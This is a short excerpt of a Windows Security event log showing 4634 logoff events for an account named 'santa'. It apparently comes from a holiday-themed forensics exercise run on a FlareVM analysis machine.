Audit Success	12/9/2024	5:07:14 AM	4634	Microsoft-Windows	Logoff	N/A
Audit Success	12/3/2024	10:58:41 PI	4634	Microsoft-Windows	Logoff	N/A
Audit Success	12/3/2024	10:58:41 PI	4634	Microsoft-Windows	Logoff	N/A

Event Properties - File: C:\Users\FlareVM\Desktop\OPTT6-SleighS...

```
Version         0
Level           0
Task            12545
Opcode          0
Keywords        0x8020000000000000
- TimeCreated
    [ SystemTime] 2024-12-10T11:10:19.0286023Z
EventRecordID   3908
Correlation
- Execution
```

Description

```
An account was logged off.

Subject:
        Security ID:            S-1-5-21-
574144769-2227685457-2735073457-1001
        Account Name:           santa
        Account Domain:         NORTHPOLE-
SANTA
        Logon ID:               0x312175

Logon Type:                     3

This event is generated when a logon session is
destroyed. It may be positively correlated with a
logon event using the Logon ID value. Logon IDs
are only unique between reboots on the same
computer.
```